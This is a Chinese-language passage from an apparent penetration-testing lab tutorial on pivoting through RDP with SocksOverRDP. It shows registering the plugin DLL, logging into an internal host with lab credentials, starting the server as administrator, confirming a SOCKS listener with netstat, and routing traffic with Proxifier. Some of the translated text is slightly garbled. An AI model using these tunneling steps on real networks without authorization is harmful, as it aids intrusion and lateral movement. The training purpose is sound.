
```
C:\Users\htb-student\Desktop\SocksOverRDP-x64> regsvr32.exe  
SocksOverRDP-Plugin.dll
```



现在我们可以使用 `mstsc.exe` 通过RDP连接到172.16.5.19，我们将收到一个提示，说明SocksOverRDP插件已启用，并且它将在127.0.0.1:1080上监听。我们可以使用凭证 `victor:pass@123` 来连接到172.16.5.19。



我们需要将SocksOverRDPx64.zip或仅将SocksOverRDP-Server.exe传输到172.16.5.19。然后，我们可以以管理员权限启动SocksOverRDP-Server.exe。



当我们回到我们的立足点目标并通过Netstat检查时，我们应该看到我们的SOCKS监听器启动在127.0.0.1:1080。

```
C:\Users\htb-student\Desktop\SocksOverRDP-x64> netstat -antb | findstr 1080
```

TCP	127.0.0.1:1080	0.0.0.0:0	LISTENING
-----	----------------	-----------	-----------

启动监听器后，我们可以将便携式代理传输到Windows 10目标上（在10.129.x.x上）。X网络），并将其配置为将所有数据包转发到127.0.0.1:1080。Proxifier将通过给定的主机和端口路由流量。请参阅下面的剪辑以快速浏览配置Proxifier。

